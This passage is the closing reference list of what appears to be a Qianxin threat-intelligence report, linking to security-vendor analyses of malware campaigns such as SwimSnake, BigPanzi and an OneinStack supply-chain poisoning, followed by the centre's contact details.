[118]https://www.secrss.com/articles/52018
[119]https://www.antiy.cn/research/notice&report/research_report/TrojanControl_Analysis.html
[120]https://mp.weixin.qq.com/s/hQhAVWEykfd2bP2vTRdwsw
[121]https://mp.weixin.qq.com/s/UZ557zX-pr428e6d4jO5jw
[122]https://mp.weixin.qq.com/s/rHGwLo6XBGHKSObSCD3u1Q
[123]https://cert.360.cn/report/detail?id=6603e9fec09f255b91b17f3f
[124]https://mp.weixin.qq.com/s/ui_BU1OhIP0--FXT-b6uLg

[125]https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202404.html
[126]https://mp.weixin.qq.com/s/XK_UE0uLS26SB_clMqFO4w
[127]https://mp.weixin.qq.com/s/Qe_5k8US7nyZHEHLshmlBg
[128]https://mp.weixin.qq.com/s/TbiOIATW-Qn2uWImGoEagw
[129]https://mp.weixin.qq.com/s/tNofW88EQAIZXjkCrjp8kw
[130]https://mp.weixin.qq.com/s/dIuE6sXutFQ5GS5l6yMqwA
[131]https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202406.html
[132]https://blog.xlab.qianxin.com/unveiling-the-mystery-of-bigpanzi/
[133]https://ti.qianxin.com/blog/articles/Analysis-of-Recent-OneinStack-Supply-Chain-Poisoning-Event-CN/
[134]https://mp.weixin.qq.com/s/R0kn5STsiwIUhIqVRwnNxw
[135]https://www.antiy.cn/research/notice&report/research_report/DarkMozzie.html
[136]https://mp.weixin.qq.com/s/7h5rMLnv16uh27RoVrDmCw
[137]https://mp.weixin.qq.com/s/MEQp4I1Ilrxf91etb0yZyQ
[138]https://mp.weixin.qq.com/s/OheNN_iR_ATCkOkyK8FLAg
[139]https://mp.weixin.qq.com/s/yF48xZcWb4S5aMfMchrxwg

奇安信 奇安信 威胁情报中心

邮箱：ti_support@qianxin.com
电话：95015
官网：https://ti.qianxin.com
扫描关注我们的微信公众号